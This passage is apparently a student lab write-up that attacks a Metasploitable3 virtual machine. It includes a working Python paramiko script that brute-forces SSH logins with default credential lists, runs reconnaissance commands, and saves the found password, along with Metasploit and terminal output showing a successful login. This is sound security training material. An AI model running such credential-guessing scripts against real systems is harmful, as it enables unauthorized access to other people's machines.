drwxr-xr-x  2 boba_fett         users   4096 Oct 29  2020 boba_fett
drwxr-xr-x  2 chewbacca         users   4096 Oct 29  2020 chewbacca
drwxr-xr-x  2 c_three_pio       users   4096 Oct 29  2020 c_three_pio
drwxr-xr-x  2 darth_vader       users   4096 Oct 29  2020 darth_vader
drwxr-xr-x  2 greedo            users   4096 Oct 29  2020 greedo
drwxr-xr-x  2 han_solo          users   4096 Oct 29  2020 han_solo
drwxr-xr-x  2 jabba_hutt        users   4096 Oct 29  2020 jabba_hutt
drwxr-xr-x  2 jarjar_binks      users   4096 Oct 29  2020 jarjar_binks
drwxr-xr-x  4 kylo_ren          users   4096 Oct 29  2020 kylo_ren
drwxr-xr-x  2 lando_calrissian users   4096 Oct 29  2020 lando_calrissian
drwxr-xr-x  2 leia_organa       users   4096 Oct 29  2020 leia_organa
drwxr-xr-x  2 luke_skywalker    users   4096 Oct 29  2020 luke_skywalker
drwxr-xr-x  7 vagrant           vagrant 4096 Jan  8  2022 vagrant
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:
40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
exit

[*] 192.168.11.132 - SSH session 1 closed.  Reason: User exit
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Task 1.2:


1- Install the paramiko library in Kali:

This Python library enables SSH connections and command execution, which is essential for our script.




```
┌──(duaa㉿kali)-[~]
└─$ sudo apt-get install python3-paramiko

[sudo] password for duaa:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-paramiko is already the newest version (3.5.0-1).
0 upgraded, 0 newly installed, 0 to remove and 20 not upgraded.
```

2- Create the Python Script (on the Host Machine):



C: > Users > 96653 > OneDrive > Desktop > ssh_compromise.py > ...


```python
#!/usr/bin/env python3
import paramiko
import sys
def ssh_login(target_host, target_port, usernames, passwords):
    """
    Attempts to log in to an SSH server using lists of usernames and passwords
    and executes commands upon successful login.
    """
    for username in usernames:
        for password in passwords:
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Automatically add host key (for testing only!)
                ssh.connect(target_host, port=target_port, username=username, password=password, timeout=5)
                print(f"[+] Successfully connected to {target_host}:{target_port} with {username}:{password}")
                # Execute commands (Proof of Concept)
                commands = ["id", "pwd", "ls -la /home", "uname -a"]
                for cmd in commands:
                    stdin, stdout, stderr = ssh.exec_command(cmd)
                    print(f"\n--- Output of '{cmd}' ---")
                    for line in stdout:
                        print(line.strip())
                    for line in stderr:
                        print(line.strip(), file=sys.stderr)  # Print stderr to standard error
                ssh.close()
                return True, username, password  # Return True and the successful credentials
```



```python
                return True, username, password  # Return True and the successful credentials
            except paramiko.AuthenticationException:
                print(f"[-] Authentication failed for {username}:{password} on {target_host}:{target_port}")
            except paramiko.SSHException as e:
                print(f"[-] SSH error: {e}")
            except Exception as e:
                print(f"[-] An error occurred: {e}")
    return False, None, None  # Return False if no successful login
if __name__ == "__main__":
    target_host = "192.168.11.132"  # Replace with your Metasploitable3 IP
    target_port = 22
    usernames = ["root", "vagrant", "test"]  # Add more usernames to the list
    passwords = ["toor", "vagrant", "password", "12345"]  # Add more passwords to the list
    success, found_username, found_password = ssh_login(target_host, target_port, usernames, passwords)
    if success:
        print("\n[+] SSH compromise successful!")
        print(f"[+] Credentials found: Username: {found_username}, Password: {found_password}")
        # You can add code here to save the successful credentials to a file
        with open("credentials.txt", "w") as f:
            f.write(f"Username: {found_username}\n")
            f.write(f"Password: {found_password}\n")
        print("[+] Successful credentials saved to credentials.txt")
    else:
        print("\n[-] SSH compromise failed.")
```


3- Transfer the script to the attacker machine:

Use scp (Secure Copy) to securely transfer the script from the host machine to the Kali Linux VM.



```
PS C:\Users\96653\OneDrive\Desktop> scp ssh_compromise.py duaa@192.168.11.129:/home/duaa/
duaa@192.168.11.129's password:
ssh_compromise.py                                                       100% 1768   431.7KB/s   00:00
PS C:\Users\96653\OneDrive\Desktop>
```


Navigate to the Script's Location in Kali to make sure it was transferred:



```
┌──(duaa㉿kali)-[~]
└─$ cd /home/duaa/

┌──(duaa㉿kali)-[~]
└─$ dir
burp_projects                  Downloads          Templates
burpsuite_community.sh         Music              Videos
Desktop                        Pictures           wget-log
Documents                      Public
download?product=community     ssh_compromise.py

┌──(duaa㉿kali)-[~]
└─$ 
```

4- Make the Script Executable:

Using chmod +x ssh_compromise.py to give the script execute permissions. This allows us to run it as a program. +x adds executive permission.




```
┌──(duaa㉿kali)-[~]
└─$ chmod +x ssh_compromise.py
```

5- Execute the script:

Using ./ssh_compromise.py. The ./ tells the shell to run the script in the current directory.

The output shows a successful compromise by showing a connection message and the output of the commands (id, pwd, etc.) specified in the script.



```
┌──(duaa㉿duaa)-[~]
└─$ ./ssh_compromise.py
[-] Authentication failed for root:toor on 192.168.11.132:22
[-] Authentication failed for root:vagrant on 192.168.11.132:22
[-] Authentication failed for root:password on 192.168.11.132:22
[-] Authentication failed for root:12345 on 192.168.11.132:22
[-] Authentication failed for vagrant:toor on 192.168.11.132:22
[+] Successfully connected to 192.168.11.132:22 with vagrant:vagrant

─── Output of 'id' ───
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)

─── Output of 'pwd' ───
/home/vagrant

─── Output of 'ls -la /home' ───
total 72
drwxr-xr-x 18 root              root    4096 Oct 29  2020 .
drwxr-xr-x 23 root              root    4096 Jan  8  2022 ..
drwxr-xr-x  3 anakin_skywalker users   4096 Oct 29  2020 anakin_skywalker
drwxr-xr-x  3 artoo_detoo      users   4096 Oct 29  2020 artoo_detoo
drwxr-xr-x  2 ben_kenobi       users   4096 Oct 29  2020 ben_kenobi
drwxr-xr-x  2 boba_fett        users   4096 Oct 29  2020 boba_fett
drwxr-xr-x  2 chewbacca        users   4096 Oct 29  2020 chewbacca
drwxr-xr-x  2 c_three_pio      users   4096 Oct 29  2020 c_three_pio
drwxr-xr-x  2 darth_vader      users   4096 Oct 29  2020 darth_vader
drwxr-xr-x  2 greedo           users   4096 Oct 29  2020 greedo
drwxr-xr-x  2 han_solo         users   4096 Oct 29  2020 han_solo
drwxr-xr-x  2 jabba_hutt       users   4096 Oct 29  2020 jabba_hutt
drwxr-xr-x  2 jarjar_binks     users   4096 Oct 29  2020 jarjar_binks
drwxr-xr-x  4 kylo_ren         users   4096 Oct 29  2020 kylo_ren
drwxr-xr-x  2 lando_calrissian users   4096 Oct 29  2020 lando_calrissian
drwxr-xr-x  2 leia_organa      users   4096 Oct 29  2020 leia_organa
drwxr-xr-x  2 luke_skywalker   users   4096 Oct 29  2020 luke_skywalker
drwxr-xr-x  8 vagrant          vagrant 4096 May  3 17:44 vagrant

─── Output of 'uname -a' ───
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

[+] SSH compromise successful!
[+] Credentials found: Username: vagrant, Password: vagrant
[+] Successful credentials saved to credentials.txt

┌──(duaa㉿duaa)-[~]
└─$ 
```